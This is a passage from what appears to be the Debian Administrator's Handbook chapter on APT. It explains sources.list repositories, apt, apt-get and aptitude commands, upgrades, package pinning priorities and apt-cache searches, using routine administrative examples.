APT needs to be given a “list of package sources”: the file `/etc/apt/sources.list` will list the different repositories (or “sources”) that publish Debian packages. APT will then import the list of packages published by each of these sources. This operation is achieved by downloading `Packages.xz` or a variant using a different compression method (such as `Packages.gz` or `.bz2`) files (in case of a source of binary packages) and `Sources.xz` or a variant (in case of a source of source packages) and by analyzing their contents. When an old copy of these files is already present, APT can update it by only downloading the differences (see sidebar “[Incremental upgrade](#)” page 110).

BACK TO BASICS

**gzip, bzip2, LZMA and XZ Compression**

A `.gz` extension refers to a file compressed with the `gzip` utility. `gzip` is the fast and efficient traditional Unix utility to compress files. Newer tools achieve better rates of compression but require more resources (computation time and memory) to compress and uncompress a file. Among them, and by order of appearance, there are `bzip2` (generating files with a `.bz2` extension), `lzma` (generating `.lzma` files) and `xz` (generating `.xz` files).

## 6.1. Filling in the `sources.list` File

### 6.1.1. Syntax

Each active line of the `/etc/apt/sources.list` file contains the description of a source, made of 3 parts separated by spaces.

The first field indicates the source type:

- “deb” for binary packages,
- “deb-src” for source packages.

The second field gives the base URL of the source (combined with the filenames present in the `Packages.gz` files, it must give a full and valid URL): this can consist in a Debian mirror or in any other package archive set up by a third party. The URL can start with `file://` to indicate a local source installed in the system’s file hierarchy, with `http://` to indicate a source accessible from a web server, or with `ftp://` for a source available on an FTP server. The URL can also start with `cdrom:` for CD-ROM/DVD-ROM/Blu-ray disc based installations, although this is less frequent, since network-based installation methods are more and more common.

The syntax of the last field depends on the structure of the repository. In the simplest cases, you can simply indicate a subdirectory (with a required trailing slash) of the desired source (this is often a simple “./” which refers to the absence of a subdirectory — the packages are then directly at the specified URL). But in the most common case, the repositories will be structured like a Debian mirror, with multiple distributions each having multiple components. In those cases, name the chosen distribution (by its “codename” — see the list in sidebar “[Bruce Perens, a controversial leader](#)” page 9 — or by the corresponding “suites” — stable, testing, unstable), then the components (or sections) to enable (chosen between main, contrib, and non-free in a typical Debian mirror).

#### VOCABULARY

##### The main, contrib and non-free archives

Debian uses three sections to differentiate packages according to the licenses chosen by the authors of each work. Main gathers all packages which fully comply with the Debian Free Software Guidelines.

The non-free archive is different because it contains software which does not (entirely) conform to these principles but which can nevertheless be distributed without restrictions. This archive, which is not officially part of Debian, is a service for users who could need some of those programs — however Debian always recommends giving priority to free software. The existence of this section represents a considerable problem for Richard M. Stallman and keeps the Free Software Foundation from recommending Debian to users.

Contrib (contributions) is a set of open source software which cannot function without some non-free elements. These elements can be software from the non-free section, or non-free files such as game ROMs, BIOS of consoles, etc. Contrib also includes free software whose compilation requires proprietary elements. This was initially the case for the OpenOffice.org office suite, which used to require a proprietary Java environment.

#### TIP

`/etc/apt/sources.list.d/  
*.list files`

If many package sources are referenced, it can be useful to split them in multiple files. Each part is then stored in `/etc/apt/sources.list.d/filename.list` (see sidebar “[Directories ending in .d](#)” page 111).

The `cdrom` entries describe the CD/DVD-ROMs you have. Contrary to other entries, a CD-ROM is not always available since it has to be inserted into the drive and since only one disc can be read at a time. For those reasons, these sources are managed in a slightly different way, and need to be added with the `apt-cdrom` program, usually executed with the `add` parameter. The latter will then request the disc to be inserted in the drive and will browse its contents looking for `Packages` files. It will use these files to update its database of available packages (this operation is usually done by the `apt update` command). From then on, APT can require the disc to be inserted if it needs one of its packages.

### 6.1.2. Repositories for *Stable* Users

Here is a standard `sources.list` for a system running the *Stable* version of Debian:

**Example 6.1** */etc/apt/sources.list* file for users of *Debian Stable*

```
# Security updates
deb http://security.debian.org/ jessie/updates main contrib non-free
deb-src http://security.debian.org/ jessie/updates main contrib non-free

## Debian mirror

# Base repository
deb http://ftp.debian.org/debian jessie main contrib non-free
deb-src http://ftp.debian.org/debian jessie main contrib non-free

# Stable updates
deb http://ftp.debian.org/debian jessie-updates main contrib non-free
deb-src http://ftp.debian.org/debian jessie-updates main contrib non-free

# Stable backports
deb http://ftp.debian.org/debian jessie-backports main contrib non-free
deb-src http://ftp.debian.org/debian jessie-backports main contrib non-free
```

This file lists all sources of packages associated with the *Jessie* version of Debian (the current *Stable* as of this writing). We opted to name “jessie” explicitly instead of using the corresponding “stable” alias (stable, stable-updates, stable-backports) because we don’t want to have the underlying distribution changed outside of our control when the next stable release comes out.

Most packages will come from the “base repository” which contains all packages but is seldom updated (about once every 2 months for a “point release”). The other repositories are partial (they do not contain all packages) and can host updates (packages with newer version) that APT might install. The following sections will explain the purpose and the rules governing each of those repositories.

Note that when the desired version of a package is available on several repositories, the first one listed in the `sources.list` file will be used. For this reason, non-official sources are usually added at the end of the file.

As a side note, most of what this section says about *Stable* applies equally well to *Oldstable* since the latter is just an older *Stable* that is maintained in parallel.

## *Security Updates*

The security updates are not hosted on the usual network of Debian mirrors but on security.debian.org (on a small set of machines maintained by the [Debian System Administrators](#)). This archive contains security updates (prepared by the Debian Security Team and/or by package maintainers) for the *Stable* distribution.

The server can also host security updates for *Testing* but this doesn't happen very often since those updates tend to reach *Testing* via the regular flow of updates coming from *Unstable*.

### *Stable Updates*

Stable updates are not security sensitive but are deemed important enough to be pushed to users before the next stable point release.

This repository will typically contain fixes for critical bugs which could not be fixed before release or which have been introduced by subsequent updates. Depending on the urgency, it can also contain updates for packages that have to evolve over time... like *spamassassin*'s spam detection rules, *clamav*'s virus database, or the daylight-saving time rules of all timezones (*tzdata*).

In practice, this repository is a subset of the proposed-updates repository, carefully selected by the Stable Release Managers.

### *Proposed Updates*

Once published, the *Stable* distribution is only updated about once every 2 months. The proposed-updates repository is where the expected updates are prepared (under the supervision of the Stable Release Managers).

The security and stable updates documented in the former sections are always included in this repository, but there is more too, because package maintainers also have the opportunity to fix important bugs that do not deserve an immediate release.

Anyone can use this repository to test those updates before their official publication. The extract below uses the *jessie-proposed-updates* alias which is both more explicit and more consistent since *wheezy-proposed-updates* also exists (for the *Oldstable* updates):

```
deb http://ftp.debian.org/debian jessie-proposed-updates main contrib non-free
```

### *Stable Backports*

The stable-backports repository hosts “package backports”. The term refers to a package of some recent software which has been recompiled for an older distribution, generally for *Stable*.

When the distribution becomes a little dated, numerous software projects have released new versions that are not integrated into the current *Stable* (which is only modified to address the most critical problems, such as security problems). Since the *Testing* and *Unstable* distributions can be more risky, package maintainers sometimes offer recompilations of recent software applications for *Stable*, which has the advantage to limit potential instability to a small number of chosen packages.

➡ <http://backports.debian.org>



The stable-backports repository is now available on the usual Debian mirrors. But backports for *Squeeze* are still hosted on a dedicated server ([backports.debian.org](http://backports.debian.org)), and requires the following `sources.list` entry:

```
deb http://backports.debian.org/debian-backports squeeze-backports main contrib non-  
↳ free
```

Backports from stable-backports are always created from packages available in *Testing*. This ensures that all installed backports will be upgradable to the corresponding stable version once the next stable release of Debian is available.

Even though this repository provides newer versions of packages, APT will not install them unless you give explicit instructions to do so (or unless you have already done so with a former version of the given backport):

```
$ sudo apt-get install package/jessie-backports  
$ sudo apt-get install -t jessie-backports package
```

### 6.1.3. Repositories for *Testing/Unstable* Users

Here is a standard `sources.list` for a system running the *Testing* or *Unstable* version of Debian:

**Example 6.2** */etc/apt/sources.list* file for users of Debian *Testing/Unstable*

```
# Unstable  
deb http://ftp.debian.org/debian unstable main contrib non-free  
deb-src http://ftp.debian.org/debian unstable main contrib non-free  
  
# Testing  
deb http://ftp.debian.org/debian testing main contrib non-free  
deb-src http://ftp.debian.org/debian testing main contrib non-free  
  
# Stable  
deb http://ftp.debian.org/debian stable main contrib non-free  
deb-src http://ftp.debian.org/debian stable main contrib non-free  
  
# Security updates  
deb http://security.debian.org/ stable/updates main contrib non-free  
deb http://security.debian.org/ testing/updates main contrib non-free  
deb-src http://security.debian.org/ stable/updates main contrib non-free  
deb-src http://security.debian.org/ testing/updates main contrib non-free
```

With this `sources.list` file APT will install packages from *Unstable*. If that is not desired, use the `APT::Default-Release` setting (see section 6.2.3, “[System Upgrade](#)” page 109) to instruct APT to pick packages from another distribution (most likely *Testing* in this case).

There are good reasons to include all those repositories, even though a single one should be enough. *Testing* users will appreciate the possibility to cherry-pick a fixed package from *Unstable* when the version in *Testing* is affected by an annoying bug. On the opposite, *Unstable* users bitten by unexpected regressions have the possibility to downgrade packages to their (supposedly working) *Testing* version.

The inclusion of *Stable* is more debatable but it often gives access to some packages which have been removed from the development versions. It also ensures that you get the latest updates for packages which have not been modified since the last stable release.

### *The Experimental Repository*

The archive of *Experimental* packages is present on all Debian mirrors, and contains packages which are not in the *Unstable* version yet because of their substandard quality — they are often software development versions or pre-versions (alpha, beta, release candidate...). A package can also be sent there after undergoing subsequent changes which can generate problems. The maintainer then tries to uncover them with help from advanced users who can handle important issues. After this first stage, the package is moved into *Unstable*, where it reaches a much larger audience and where it will be tested in much more detail.

*Experimental* is generally used by users who do not mind breaking their system and then repairing it. This distribution gives the possibility to import a package which a user wants to try or use as the need arises. That is exactly how Debian approaches it, since adding it in APT's sources.list file does not lead to the systematic use of its packages. The line to be added is:

```
deb http://ftp.debian.org/debian experimental main contrib non-free
```

#### 6.1.4. Non-Official Resources: mentors.debian.net

There are numerous non-official sources of Debian packages set up by advanced users who have recompiled some software (Ubuntu made this popular with their Personal Package Archive service), by programmers who make their creation available to all, and even by Debian developers who offer pre-versions of their package online.

The mentors.debian.net site is interesting (although it only provides source packages), since it gathers packages created by candidates to the status of official Debian developer or by volunteers who wish to create Debian packages without going through that process of integration. These packages are made available without any guarantee regarding their quality; make sure that you check their origin and integrity and then test them before you consider using them in production.

Installing a package means giving root rights to its creator, because they decide on the contents of the initialization scripts which are run under that identity. Official Debian packages are created by volunteers who have been co-opted and reviewed and who can seal their packages so that their origin and integrity can be checked.

**The `debian.net` sites**

The *debian.net* domain is not an official resource of the Debian project. Each Debian developer may use that domain name for their own use. These websites can contain unofficial services (sometimes personal sites) hosted on a machine which does not belong to the project and set up by Debian developers, or even prototypes about to be moved on to *debian.org*. Two reasons can explain why some of these prototypes remain on *debian.net*: either no one has made the necessary effort to transform it into an official service (hosted on the *debian.org* domain, and with a certain guarantee of maintenance), or the service is too controversial to be officialized.

In general, be wary of a package whose origin you don't know and which isn't hosted on one of the official Debian servers: evaluate the degree to which you can trust the creator, and check the integrity of the package.

➔ <http://mentors.debian.net/>

**Old package versions:  
`snapshot.debian.org`**

The `snapshot.debian.org` service, introduced in April 2010, can be used to “go backwards in time” and to find an old version of a package. It can be used for example to identify which version of a package introduced a regression, and more concretely, to come back to the former version while waiting for the regression fix.

### 6.1.5. Caching Proxy for Debian Packages

When an entire network of machines is configured to use the same remote server to download the same updated packages, any administrator knows that it would be beneficial to have an intermediate proxy acting as a network-local cache (see sidebar “**Cache**” page 116).

You can configure APT to use a “standard” proxy (see section 6.2.4, “**Configuration Options**” page 111 for the APT side, and section 11.6, “**HTTP/FTP Proxy**” page 282 for the proxy side), but the Debian ecosystem offers better options to solve this problem. The dedicated software presented in this section are smarter than a plain proxy cache because they can rely on the specific structure of APT repositories (for instance they know when individual files are obsolete or not, and thus adjust the time during which they are kept).

*apt-cacher* and *apt-cacher-ng* work like usual proxy cache servers. APT's `sources.list` is left unchanged, but APT is configured to use them as proxy for outgoing requests.

*approx*, on the other hand, acts like an HTTP server that “mirrors” any number of remote repositories in its top-level URLs. The mapping between those top-level directories and the remote URLs of the repositories is stored in `/etc/approx/approx.conf`:

```
# <name> <repository-base-url>
debian http://ftp.debian.org/debian
security http://security.debian.org
```

*approx* runs by default on port 9999 via `inetd` (see section 9.6, “**The inetd Super-Server**” page 204) and requires the users to adjust their `sources.list` file to point to the *approx* server:

```
# Sample sources.list pointing to a local approx server
deb http://apt.falcot.com:9999/security jessie/updates main contrib non-free
deb http://apt.falcot.com:9999/debian jessie main contrib non-free
```

## 6.2. aptitude, apt-get, and apt Commands

APT is a vast project, whose original plans included a graphical interface. It is based on a library which contains the core application, and `apt-get` is the first front end — command-line based — which was developed within the project. `apt` is a second command-line based front end provided by APT which overcomes some design mistakes of `apt-get`.

Numerous other graphical interfaces then appeared as external projects: `synaptic`, `aptitude` (which includes both a text mode interface and a graphical one — even if not complete yet), `wajig`, etc. The most recommended interface, `apt`, is the one that we will use in the examples given in this section. Note however that `apt-get` and `aptitude` have a very similar command line syntax. When there are major differences between `apt`, `apt-get` and `aptitude`, these differences will be detailed.

### 6.2.1. Initialization

For any work with APT, the list of available packages needs to be updated; this can be done simply through `apt update`. Depending on the speed of your connection, the operation can take a while since it involves downloading a certain number of `Packages/Sources/Translation-language-code` files, which have gradually become bigger and bigger as Debian has developed (at least 10 MB of data for the main section). Of course, installing from a CD-ROM set does not require any downloading — in this case, the operation is very fast.

### 6.2.2. Installing and Removing

With APT, packages can be added or removed from the system, respectively with `apt install package` and `apt remove package`. In both cases, APT will automatically install the necessary dependencies or delete the packages which depend on the package that is being removed. The `apt purge package` command involves a complete uninstallation — the configuration files are also deleted.

TIP

---

**Installing the same selection of packages several times**

It can be useful to systematically install the same list of packages on several computers. This can be done quite easily.

First, retrieve the list of packages installed on the computer which will serve as the “model” to copy.

```
$ dpkg --get-selections >pkg-list
```

The `pkg-list` file then contains the list of installed packages. Next, transfer the `pkg-list` file onto the computers you want to update and use the following commands:

```
## Update dpkg's database of known packages
# avail='mktemp'
# apt-cache dumpavail > "$avail"
# dpkg --merge-avail "$avail"
# rm -f "$avail"
## Update dpkg's selections
# dpkg --set-selections < pkg-list
## Ask apt-get to install the selected packages
# apt-get dselect-upgrade
```

The first commands records the list of available packages in the `dpkg` database, then `dpkg --set-selections` restores the selection of packages that you wish to install, and the `apt-get` invocation executes the required operations! `aptitude` does not have this command.

TIP

---

**Removing and installing at the same time**

It is possible to ask `apt` (or `apt-get`, or `aptitude`) to install certain packages and remove others on the same command line by adding a suffix. With an `apt install` command, add “-” to the names of the packages you wish to remove. With an `apt remove` command, add “+” to the names of the packages you wish to install.

The next example shows two different ways to install `package1` and to remove `package2`.

```
# apt install package1 package2-
[... ]
# apt remove package1+ package2
[... ]
```

This can also be used to exclude packages which would otherwise be installed, for example due to a `Recommends`. In general, the dependency solver will use that information as a hint to look for alternative solutions.

**apt --reinstall and  
aptitude reinstall**

TIP

The system can sometimes be damaged after the removal or modification of files in a package. The easiest way to retrieve these files is to reinstall the affected package. Unfortunately, the packaging system finds that the latter is already installed and politely refuses to reinstall it; to avoid this, use the `--reinstall` option of the `apt` and `apt-get` commands. The following command reinstalls *postfix* even if it is already present:

```
# apt --reinstall install postfix
```

The `aptitude` command line is slightly different, but achieves the same result with `aptitude reinstall postfix`.

The problem does not arise with `dpkg`, but the administrator rarely uses it directly.

Be careful! Using `apt --reinstall` to restore packages modified during an attack will certainly not recover the system as it was. section 14.7, “[Dealing with a Compromised Machine](#)” page 413 details the necessary steps to take with a compromised system.

If the file `sources.list` mentions several distributions, it is possible to give the version of the package to install. A specific version number can be requested with `apt install package=version`, but indicating its distribution of origin (*Stable*, *Testing* or *Unstable*) — with `apt install package/distribution` — is usually preferred. With this command, it is possible to go back to an older version of a package (if for instance you know that it works well), provided that it is still available in one of the sources referenced by the `sources.list` file. Otherwise the [snapshot.debian.org](http://snapshot.debian.org) archive can come to the rescue (see sidebar “[Old package versions: snapshot.debian.org](#)” page 106).

**Example 6.3** *Installation of the unstable version of spamassassin*

```
# apt install spamassassin/unstable
```

GOING FURTHER

**The cache of .deb files**

APT keeps a copy of each downloaded `.deb` file in the directory `/var/cache/apt/archives/`. In case of frequent updates, this directory can quickly take a lot of disk space with several versions of each package; you should regularly sort through them. Two commands can be used: `apt-get clean` entirely empties the directory; `apt-get autoclean` only removes packages which can no longer be downloaded (because they have disappeared from the Debian mirror) and are therefore clearly useless (the configuration parameter `APT::Clean-Installed` can prevent the removal of `.deb` files that are currently installed). Note that `apt` does not support those commands.

### 6.2.3. System Upgrade

Regular upgrades are recommended, because they include the latest security updates. To upgrade, use `apt upgrade`, `apt-get upgrade` or `aptitude safe-upgrade` (of course after `apt`

update). This command looks for installed packages which can be upgraded without removing any packages. In other words, the goal is to ensure the least intrusive upgrade possible. `apt-get` is slightly more demanding than `aptitude` or `apt` because it will refuse to install packages which were not installed beforehand.

**TIP**  
**Incremental upgrade**

As we explained earlier, the aim of the `apt update` command is to download for each package source the corresponding Packages (or Sources) file. However, even after a `bzip2` compression, these files can remain rather large (the Packages .xz for the *main* section of *Jessie* takes more than 6 MB). If you wish to upgrade regularly, these downloads can take up a lot of time.

To speed up the process APT can download “diff” files containing the changes since the previous update, as opposed to the entire file. To achieve this, official Debian mirrors distribute different files which list the differences between one version of the Packages file and the following version. They are generated at each update of the archives and a history of one week is kept. Each of these “diff” files only takes a few dozen kilobytes for *Unstable*, so that the amount of data downloaded by a weekly `apt update` is often divided by 10. For distributions like *Stable* and *Testing*, which change less, the gain is even more noticeable.

However, it can sometimes be of interest to force the download of the entire Packages file, especially when the last upgrade is very old and when the mechanism of incremental differences would not contribute much. This can also be interesting when network access is very fast but when the processor of the machine to upgrade is rather slow, since the time saved on the download is more than lost when the computer calculates the new versions of these files (starting with the older versions and applying the downloaded differences). To do that, you can use the configuration parameter `Acquire::Pdiffs` and set it to `false`.

`apt` will generally select the most recent version number (except for packages from *Experimental* and *stable-backports*, which are ignored by default whatever their version number). If you specified *Testing* or *Unstable* in your `sources.list`, `apt upgrade` will switch most of your *Stable* system to *Testing* or *Unstable*, which might not be what you intended.

To tell `apt` to use a specific distribution when searching for upgraded packages, you need to use the `-t` or `--target-release` option, followed by the name of the distribution you want (for example: `apt -t stable upgrade`). To avoid specifying this option every time you use `apt`, you can add `APT::Default-Release "stable"`; in the file `/etc/apt/apt.conf.d/local`.

For more important upgrades, such as the change from one major Debian version to the next, you need to use `apt full-upgrade`. With this instruction, `apt` will complete the upgrade even if it has to remove some obsolete packages or install new dependencies. This is also the command used by users who work daily with the Debian *Unstable* release and follow its evolution day by day. It is so simple that it hardly needs explanation: APT’s reputation is based on this great functionality.

Unlike `apt` and `aptitude`, `apt-get` doesn’t know the `full-upgrade` command. Instead, you should use `apt-get dist-upgrade` (“distribution upgrade”), the historical and well-known command that `apt` and `aptitude` also accept for the convenience of users who got used to it.

## 6.2.4. Configuration Options

Besides the configuration elements already mentioned, it is possible to configure certain aspects of APT by adding directives in a file of the `/etc/apt/apt.conf.d/` directory. Remember for instance that it is possible for APT to tell `dpkg` to ignore file conflict errors by specifying `DPkg::options { "--force-overwrite";}`.

If the Web can only be accessed through a proxy, add a line like `Acquire::http::proxy "http://yourproxy:3128"`. For an FTP proxy, write `Acquire::ftp::proxy "ftp://yourproxy"`. To discover more configuration options, read the `apt.conf(5)` manual page with the `man apt.conf` command (for details on manual pages, see section 7.1.1, “Manual Pages” page 134).

BACK TO BASICS

### Directories ending in `.d`

Directories with a `.d` suffix are used more and more often. Each directory represents a configuration file which is split over multiple files. In this sense, all of the files in `/etc/apt/apt.conf.d/` are instructions for the configuration of APT. APT includes them in alphabetical order, so that the last ones can modify a configuration element defined in one of the first ones.

This structure brings some flexibility to the machine administrator and to the package maintainers. Indeed, the administrator can easily modify the configuration of the software by adding a ready-made file in the directory in question without having to change an existing file. Package maintainers use the same approach when they need to adapt the configuration of another software to ensure that it perfectly co-exists with theirs. The Debian policy explicitly forbids modifying configuration files of other packages — only users are allowed to do this. Remember that during a package upgrade, the user gets to choose the version of the configuration file that should be kept when a modification has been detected. Any external modification of the file would trigger that request, which would disturb the administrator, who is sure not to have changed anything.

Without a `.d` directory, it is impossible for an external package to change the settings of a program without modifying its configuration file. Instead it must invite the user to do it themselves and lists the operations to be done in the file `/usr/share/doc/package/README.Debian`.

Depending on the application, the `.d` directory is used directly or managed by an external script which will concatenate all the files to create the configuration file itself. It is important to execute the script after any change in that directory so that the most recent modifications are taken into account. In the same way, it is important not to work directly in the configuration file created automatically, since everything would be lost at the next execution of the script. The chosen method (`.d` directory used directly or a file generated from that directory) is usually dictated by implementation constraints, but in both cases the gains in terms of configuration flexibility more than make up for the small complications that they entail. The Exim 4 mail server is an example of the generated file method: it can be configured through several files (`/etc/exim4/conf.d/*`) which are concatenated into `/var/lib/exim4/config.autogenerated` by the `update-exim4.conf` command.



### 6.2.5. Managing Package Priorities

One of the most important aspects in the configuration of APT is the management of the priorities associated with each package source. For instance, you might want to extend one distribution with one or two newer packages from *Testing*, *Unstable* or *Experimental*. It is possible to assign a priority to each available package (the same package can have several priorities depending on its version or the distribution providing it). These priorities will influence APT's behavior: for each package, it will always select the version with the highest priority (except if this version is older than the installed one and if its priority is less than 1000).

APT defines several default priorities. Each installed package version has a priority of 100. A non-installed version has a priority of 500 by default, but it can jump to 990 if it is part of the target release (defined with the `-t` command-line option or the `APT::Default-Release` configuration directive).

You can modify the priorities by adding entries in the `/etc/apt/preferences` file with the names of the affected packages, their version, their origin and their new priority.

APT will never install an older version of a package (that is, a package whose version number is lower than the one of the currently installed package) except if its priority is higher than 1000. APT will always install the highest priority package which follows this constraint. If two packages have the same priority, APT installs the newest one (whose version number is the highest). If two packages of same version have the same priority but differ in their content, APT installs the version that is not installed (this rule has been created to cover the case of a package update without the increment of the revision number, which is usually required).

In more concrete terms, a package whose priority is less than 0 will never be installed. A package with a priority ranging between 0 and 100 will only be installed if no other version of the package is already installed. With a priority between 100 and 500, the package will only be installed if there is no other newer version installed or available in another distribution. A package of priority between 501 and 990 will only be installed if there is no newer version installed or available in the target distribution. With a priority between 990 and 1000, the package will be installed except if the installed version is newer. A priority greater than 1000 will always lead to the installation of the package even if it forces APT to downgrade to an older version.

When APT checks `/etc/apt/preferences`, it first takes into account the most specific entries (often those specifying the concerned package), then the more generic ones (including for example all the packages of a distribution). If several generic entries exist, the first match is used. The available selection criteria include the package's name and the source providing it. Every package source is identified by the information contained in a `Release` file that APT downloads together with the `Packages` files. It specifies the origin (usually "Debian" for the packages of official mirrors, but it can also be a person's or an organization's name for third-party repositories). It also gives the name of the distribution (usually *Stable*, *Testing*, *Unstable* or *Experimental* for the standard distributions provided by Debian) together with its version (for example 8 for Debian *Jessie*). Let's have a look at its syntax through some realistic case studies of this mechanism.

SPECIFIC CASE

### Priority of *experimental*

If you listed *Experimental* in your `sources.list` file, the corresponding packages will almost never be installed because their default APT priority is 1. This is of course a specific case, designed to keep users from installing *Experimental* packages by mistake. The packages can only be installed by typing `aptitude install package/experimental` — users typing this command can only be aware of the risks that they take. It is still possible (though *not* recommended) to treat packages of *Experimental* like those of other distributions by giving them a priority of 500. This is done with a specific entry in `/etc/apt/preferences`:

```
Package: *
Pin: release a=experimental
Pin-Priority: 500
```

Let's suppose that you only want to use packages from the stable version of Debian. Those provided in other versions should not be installed except if explicitly requested. You could write the following entries in the `/etc/apt/preferences` file:

```
Package: *
Pin: release a=stable
Pin-Priority: 900
```

```
Package: *
Pin: release o=Debian
Pin-Priority: -10
```

`a=stable` defines the name of the selected distribution. `o=Debian` limits the scope to packages whose origin is "Debian".

Let's now assume that you have a server with several local programs depending on the version 5.14 of Perl and that you want to ensure that upgrades will not install another version of it. You could use this entry:

```
Package: perl
Pin: version 5.14*
Pin-Priority: 1001
```

The reference documentation for this configuration file is available in the manual page `apt_preferences(5)`, which you can display with `man apt_preferences`.

TIP

### Comments in `/etc/apt/preferences`

There is no official syntax to put comments in the `/etc/apt/preferences` file, but some textual descriptions can be provided by putting one or more "Explanation" fields at the start of each entry:

```
Explanation: The package xserver-xorg-video-intel provided
Explanation: in experimental can be used safely
Package: xserver-xorg-video-intel
Pin: release a=experimental
Pin-Priority: 500
```

## 6.2.6. Working with Several Distributions

`apt` being such a marvelous tool, it is tempting to pick packages coming from other distributions. For example, after having installed a *Stable* system, you might want to try out a software package available in *Testing* or *Unstable* without diverging too much from the system's initial state.

Even if you will occasionally encounter problems while mixing packages from different distributions, `apt` manages such coexistence very well and limits risks very effectively. The best way to proceed is to list all distributions used in `/etc/apt/sources.list` (some people always put the three distributions, but remember that *Unstable* is reserved for experienced users) and to define your reference distribution with the `APT::Default-Release` parameter (see section 6.2.3, “[System Upgrade](#)” page 109).

Let's suppose that *Stable* is your reference distribution but that *Testing* and *Unstable* are also listed in your `sources.list` file. In this case, you can use `apt install package/testing` to install a package from *Testing*. If the installation fails due to some unsatisfiable dependencies, let it solve those dependencies within *Testing* by adding the `-t testing` parameter. The same obviously applies to *Unstable*.

In this situation, upgrades (`upgrade` and `full-upgrade`) are done within *Stable* except for packages already upgraded to another distribution: those will follow updates available in the other distributions. We will explain this behavior with the help of the default priorities set by APT below. Do not hesitate to use `apt-cache policy` (see sidebar “[apt-cache policy](#)” page 114) to verify the given priorities.

Everything centers around the fact that APT only considers packages of higher or equal version than the installed one (assuming that `/etc/apt/preferences` has not been used to force priorities higher than 1000 for some packages).

**TIP**  
**apt-cache policy**

To gain a better understanding of the mechanism of priority, do not hesitate to execute `apt-cache policy` to display the default priority associated with each package source. You can also use `apt-cache policy package` to display the priorities of all available versions of a given package.

Let's assume that you have installed version 1 of a first package from *Stable* and that version 2 and 3 are available respectively in *Testing* and *Unstable*. The installed version has a priority of 100 but the version available in *Stable* (the very same) has a priority of 990 (because it is part of the target release). Packages in *Testing* and *Unstable* have a priority of 500 (the default priority of a non-installed version). The winner is thus version 1 with a priority of 990. The package “stays in *Stable*”.

Let's take the example of another package whose version 2 has been installed from *Testing*. Version 1 is available in *Stable* and version 3 in *Unstable*. Version 1 (of priority 990 — thus lower than 1000) is discarded because it is lower than the installed version. This only leaves version 2 and 3, both of priority 500. Faced with this alternative, APT selects the newest version, the one from *Unstable*. If you don't want a package installed from *Testing* to migrate to *Unstable*, you have

to assign a priority lower than 500 (490 for example) to packages coming from *Unstable*. You can modify `/etc/apt/preferences` to this effect:

```
Package: *
Pin: release a=unstable
Pin-Priority: 490
```

### 6.2.7. Tracking Automatically Installed Packages

One of the essential functionalities of `apt` is the tracking of packages installed only through dependencies. These packages are called “automatic”, and often include libraries for instance.

With this information, when packages are removed, the package managers can compute a list of automatic packages that are no longer needed (because there is no “manually installed” packages depending on them). `apt-get autoremove` will get rid of those packages. `aptitude` and `apt` do not have this command: the former because it removes them automatically as soon as they are identified, and the latter probably because the user should not have to manually run such a command. In all cases, the tools display a clear message listing the affected packages.

It is a good habit to mark as automatic any package that you don’t need directly so that they are automatically removed when they aren’t necessary anymore. `apt-mark auto package` will mark the given package as automatic whereas `apt-mark manual package` does the opposite. `aptitude markauto` and `aptitude unmarkauto` work in the same way although they offer more features for marking many packages at once (see section 6.4.1, “`aptitude`” page 117). The console-based interactive interface of `aptitude` also makes it easy to review the “automatic flag” on many packages.

People might want to know why an automatically installed package is present on the system. To get this information from the command line, you can use `aptitude why package` (`apt` and `apt-get` have no similar feature):

```
$ aptitude why python-debian
i aptitude Recommends apt-xapian-index
i A apt-xapian-index Depends python-debian (>= 0.1.15)
```

#### ALTERNATIVE

#### **deborphan and debfoster**

In days where `apt`, `apt-get` and `aptitude` were not able to track automatic packages, there were two utilities producing lists of unnecessary packages: `deborphan` and `debfoster`.

`deborphan` is the most rudimentary of both. It simply scans the `libs` and `oldlibs` sections (in the absence of supplementary instructions) looking for the packages that are currently installed and that no other package depends on. The resulting list can then serve as a basis to remove unneeded packages.

`debfoster` has a more elaborate approach, very similar to APT’s one: it maintains a list of packages that have been explicitly installed, and remembers what packages are really required between each invocation. If new packages appear on the system and if `debfoster` doesn’t know them as required packages, they will be shown on the screen together with a list of their dependencies. The program then offers a

choice: remove the package (possibly together with those that depend on it), mark it as explicitly required, or ignore it temporarily.

### 6.3. The `apt-cache` Command

The `apt-cache` command can display much of the information stored in APT's internal database. This information is a sort of cache since it is gathered from the different sources listed in the `sources.list` file. This happens during the `apt update` operation.

#### VOCABULARY

##### Cache

A cache is a temporary storage system used to speed up frequent data access when the usual access method is expensive (performance-wise). This concept can be applied in numerous situations and at different scales, from the core of microprocessors up to high-end storage systems.

In the case of APT, the reference Packages files are those located on Debian mirrors. That said, it would be very ineffective to go through the network for every search that we might want to do in the database of available packages. That is why APT stores a copy of those files (in `/var/lib/apt/lists/`) and searches are done within those local files. Similarly, `/var/cache/apt/archives/` contains a cache of already downloaded packages to avoid downloading them again if you need to reinstall them after a removal.

The `apt-cache` command can do keyword-based package searches with `apt-cache search keyword`. It can also display the headers of the package's available versions with `apt-cache show package`. This command provides the package's description, its dependencies, the name of its maintainer, etc. Note that `apt search`, `apt show`, `aptitude search`, `aptitude show` work in the same way.

#### ALTERNATIVE

##### `axi-cache`

`apt-cache search` is a very rudimentary tool, basically implementing `grep` on package's descriptions. It often returns too many results or none at all when you include too many keywords.

`axi-cache search term`, on the other hand, provides better results, sorted by relevancy. It uses the *Xapian* search engine and is part of the `apt-xapian-index` package which indexes all package information (and more, like the `.desktop` files from all Debian packages). It knows about tags (see sidebar "[The Tag field](#)" page 80) and returns results in a matter of milliseconds.

```
$ axi-cache search package use::searching
105 results found.
Results 1-20:
100% packagesearch - GUI for searching packages and viewing
    ➤ package information
98% debtags - Enables support for package tags
94% debian-goodies - Small toolbox-style utilities
93% dpkg-awk - Gawk script to parse /var/lib/dpkg/{status,
    ➤ available} and Packages
```

```

93% goplay - games (and more) package browser using DebTags
[...]
87% apt-xapian-index - maintenance and search tools for a
    └─ Xapian index of Debian packages
[...]
More terms: search debian searching strigi debtags bsearch
    └─ libbsearch
More tags: suite::debian works-with::software:package role
    └─ ::program interface::commandline implemented-in::c++
    └─ admin::package-management use::analysing
'axi-cache more' will give more results

```

Some features are more rarely used. For instance, `apt-cache policy` displays the priorities of package sources as well as those of individual packages. Another example is `apt-cache dumpa vail` which displays the headers of all available versions of all packages. `apt-cache pkgnames` displays the list of all the packages which appear at least once in the cache.

## 6.4. Frontends: `aptitude`, `synaptic`

APT is a C++ program whose code mainly resides in the `libapt-pkg` shared library. Using a shared library facilitates the creation of user interfaces (front-ends), since the code contained in the library can easily be reused. Historically, `apt-get` was only designed as a test front-end for `libapt-pkg` but its success tends to obscure this fact.

### 6.4.1. `aptitude`

